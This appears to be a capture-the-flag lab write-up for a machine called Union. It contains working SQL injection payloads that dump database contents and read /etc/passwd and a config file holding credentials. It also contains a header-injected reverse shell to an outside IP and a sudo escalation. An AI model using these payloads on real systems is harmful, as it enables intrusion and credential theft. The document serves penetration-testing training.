


Union



Reconnaissance & Scanning

Port Scanning

```
# nmap -n -sS -Pn -p- --min-rate 5000 -oN ports 10.129.96.75
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-22 11:06 EDT
Nmap scan report for 10.129.96.75
Host is up (0.14s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
```

Version and Default scripts scan

```
# nmap -sCV -T4 -oN version 10.129.96.75 -p 80
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-22 11:09 EDT
Nmap scan report for 10.129.96.75
Host is up (0.037s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vulnerability assessment & Exploitation

The website is vulnerable to sql injection error based.

Player Eligibility Check

Check

Congratulations ' -- - you may compete in this tournament!

Complete the challenge [here](#)

Player Eligibility Check

Check

Sorry, you are not eligible due to already qualifying.

We can start enumerating the SQL.

Player Eligibility Check

Check

Sorry, 8.0.27-0ubuntu0.20.04.1 you are not eligible due to already qualifying.

Player Eligibility Check

Check

Sorry, uhc@localhost you are not eligible due to already qualifying.

```
' union select group_concat(schema_name) from information_schema.schemata-- -
```

Sorry, mysql,information_schema,performance_schema,sys,november you are not eligible due to already qualifying.

```
' union select group_concat(table_name) from information_schema.tables where  
table_schema='november' -- -
```

Sorry, flag,players you are not eligible due to already qualifying.

```
' union select group_concat(table_name, ':', column_name) from  
information_schema.columns where table_schema='november'-- -
```

Sorry, flag:one,players:player you are not eligible due to already qualifying.

```
' union select group_concat(player) from players-- -
```

Sorry, ippsec,celesian,big0us,luska,tinyboy you are not eligible due to already qualifying.

```
' union select group_concat(one) from flag-- -
```

Sorry, UHC{F1rst_5tep_2_Qualify} you are not eligible due to already qualifying.

If we introduce the flag in `http://10.129.96.75/challenge.php` we get this message:

Welcome Back!
Your IP Address has now been granted SSH Access.

If we run nmap to the port 22, we observe it is open now.

```
# nmap 10.129.96.75 -p 22 -T4  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-22 16:16 EDT  
Nmap scan report for union.htb (10.129.96.75)  
Host is up (0.041s latency).  
  
PORT      STATE SERVICE  
22/tcp    open  ssh
```

We need to find credentials to login to the ssh, so we can use the SQL injection to read the files.

```
' union select load_file('/etc/passwd')-- -
```

```

Sorry, root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool
/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:
/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:
/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/lib:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting
System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin systemd-
timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:106:/:nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:home/syslog:/usr/sbin/nologin _apt:x:105:65534:/:nonexistent:/usr/sbin/nologin tss:x:106:111:TPM software stack,,:/var/lib/tpm:/bin/false
uidd:x:107:112:/:run/uidd:/usr/sbin/nologin tcpdump:x:108:113:/:nonexistent:/usr/sbin/nologin pollinate:x:110:1:/:var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin sshd:x:112:65534:/:run/sshd:/usr/sbin/nologin systemd-coredump:x:999:999:systemd
Core Dumper:/:/usr/sbin/nologin htb:x:1000:1000:htb:/home/htb:/bin/bash lxd:x:998:100:/:var/snap/lxd/common/lxd:/bin/false mysql:x:109:117:MySQL
Server,,,:/nonexistent:/bin/false uhc:x:1001:1001:,:/home/uhc:/bin/bash you are not eligible due to already qualifying.

```

We are interested on reading the `config.php` file to check for credentials.

The screenshot shows a web browser window with the URL `http://10.129.96.75/index.php`. The browser's developer tools are open, showing the network tab. A request is selected, and the 'Decoded from' dropdown is set to 'URL encoding'. The decoded request body shows the following payload:

```
' union select load_file("/var/www/html/config.php")--+-
```

The response body shows the following output:

```

11 Sorry, <?php
12 session_start();
13 $servername = "127.0.0.1";
14 $username = "uhc";
15 $password = "uhc-11qual-global-pw";
16 $dbname = "november";
17
18 $conn = new mysqli($servername, $username, $password, $dbname);
19 ?>
20 you are not eligible due to already qualifying.

```

We got the credentials for the user `uhc`. Just login with `ssh`.

Privilege Escalation

To escalate privileges we need to get a shell as `www-data`.

The screenshot shows a terminal window with the following output:

```

GET /firewall.php HTTP/1.1
Host: 10.129.96.75
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.129.96.75/challenge.php
Connection: close
Cookie: PHPSESSID=8cv1cosh5bfujpkrjho02ie7ja
Upgrade-Insecure-Requests: 1
x-forwarded-for: 1.1.1.1; bash -c "bash -i >&
/dev/tcp/10.10.16.7/443 0>&1";

```

```
www-data@union:~/html$ sudo -l
```

Matching Defaults entries for `www-data` on `union`:

```
env_reset, mail_badpass,
```

```
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s
```

`nap/biuUser` `www-data` may run the following commands on `union`:

```
(ALL : ALL) NOPASSWD: ALL
```

```
www-data@union:~/html$ sudo su
```